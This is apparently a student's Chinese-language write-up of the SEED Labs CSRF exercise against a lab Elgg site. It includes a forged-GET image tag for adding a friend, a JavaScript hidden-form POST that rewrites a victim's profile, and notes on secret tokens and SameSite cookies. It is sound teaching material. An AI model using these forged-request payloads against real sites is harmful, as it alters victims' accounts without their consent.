Web_CSRF(Cross-Site-Request-Forgery) Attack


Environment Setup

手动指定DNS

```
#For CSRF_Elgg
10.9.0.5        www.seed-server.com
10.9.0.5        www.example32.com
10.9.0.105      www.attacker32.com
:wq
```

Task1:Obseving HTTP Request

启动docker后访问www.seed-server.com，登录samy用户，开启HTTP Header Live观察使用get和post的request




alice添加samy为好友，观察到get请求

添加charlie为好友，修改请求方式为post后重发，观察到post请求

Task2:CSRF Attack Using GET Request

将samy从alice好友列表中移除




修改attacker目录下的addfriend.html

```html
<html>
<body>
<h1>This page forges an HTTP GET request</h1>
<img src="http://www.seed-server.com/action/friends/add?friend=59" alt="image" width="1" height="1" />
</body>
</html>
```

samy向alice发送URL：http://www.attack32.com，模拟alice点击该链接

观察到alice添加了samy的好友，拿来吧你



Task3:CSRF "U R MY HERO" Attack Using POST Request


由alice页面源码或通过其他用户添加alice好友的方式得当alice的guid

```
</div>
</div>

<div class="elgg-main elgg-body elgg-layout-body clearfix">
    <div class="elgg-layout-content clearfix">
    <div class="elgg-layout-widgets" data-page-owner-guid="56"><nav class="elgg-menu-container elgg-menu-title-widg
<li data-menu-item="delete" class="elgg-menu-item-delete "><a href="http://www.seed-server.com/action/widgets/delet
<div class="elgg-widget-edit" id="widget-edit-60">
    <form method="post" action="http://www.seed-server.com/action/widgets/save" class="elgg-form elgg-form-widgets-
<div class="elgg-widget-content" id="elgg-widget-content-60"><ul class="elgg-gallery"><li class="elgg-item" id="elg
require(['elgg/widgets'], function (widgets) {
    widgets.init();
});
</script>
</div>
</div>
```


填充完成editprofile.html的内容

```
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='alice'>";
    fields += "<input type='hidden' name='briefdescription' value='samy is my hero'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
```

samy向alice发送url发动攻击




alice的profile被修改



Question1:Boby cannot log into Alice’s account

虽然无法登陆Alice主页得当guid，但可以在member界面中访问该页面



注意accout是Boby的账户，查看该页面源码后得到Alice的guid是56（下图添加好友的链接href中的friend参数）

```
:lass="elgg-inner"><div class="elgg-layout clearfix profile elgg-layout-one-c
ıu-container elgg-menu-title-container" data-menu-name="title"><ul class="elg
l "><a href="http://www.seed-server.com/action/friends/add?friend=56&amp;__el
.gg-layout-sidebar-alt clearfix">
```

Question2:Boby launches CSRF to whoever visit his web page

应该不行吧，不知道是谁，guid就不知道，name也不知道，在不添加其他代码的情况下，无法正确发出请求修改profile

Task4:Enabling Elgg's Countermeasure


secret token approach：通过request中的密钥来判断是否是跨站请求


***SameSite cookie*：simplify the implementation of CSRF countermeasures**

找到csrf.php并去掉*return*语句，记得重新构建服务器

```
[07/19/21]seed@VM:~/.../elgg$ vim Csrf.php
[07/19/21]seed@VM:~/.../elgg$
```

再次进行Task2中的攻击，可见攻击无效，第二张图中Alice已经点击Samy发送的网址





Task5:Experimenting with the SameSite Cookie Method

访问http://www.example32.com

www.example32.com

Setting Cookies

After visiting this web page, the following three cookies will be set on your browser.

- cookie-normal: normal cookie
- cookie-lax: samesite cookie (Lax type)
- cookie-strict: samesite cookie (Strict type)

Experiment A: click Link A

Experiment B: click Link B

Clicking Link A

SameSite Cookie Experiment

A. Sending Get Request (link)

http://www.example32.com/showcookies.php

B. Sending Get Request (form)

some data

Submit (GET)

C. Sending Post Request (form)

some data

Submit (POST)

发送get请求和post请求时，显示浏览器发送的cookie都是：

Displaying All Cookies Sent by Browser

- cookie-normal=aaaaaa
- cookie-lax=bbbbbb
- cookie-strict=cccccc

Your request is a same-site request!

说明发送同站get和post请求时，浏览器发送的cookie包含normal，lax和strict三种类型

Clicking Link B

SameSite Cookie Experiment

A. Sending Get Request (link)

http://www.example32.com/showcookies.php

B. Sending Get Request (form)

some data

Submit (GET)

C. Sending Post Request (form)

some data

Submit (POST)

发送get请求时：

Displaying All Cookies Sent by Browser

- cookie-normal=aaaaaa
- cookie-lax=bbbbbb

Your request is a cross-site request!

发送post请求时：

Displaying All Cookies Sent by Browser

- cookie-normal=aaaaaa

Your request is a cross-site request!

说明发送跨站get请求时，浏览器只发送normal和lax类型cookie；发送跨站post请求时，浏览器只发送normal类型cookie

结论

- **同站发送请求时三种cookie全部发送，不论跨站与否normal类型cookie都发送**
- **跨站发送时strict类型cookie不发送**
- **跨站使用get时lax类型cookie发送，使用post时不发送**
- **服务器通过检查接收的cookie类型对CSRF攻击进行防范**

Bonus!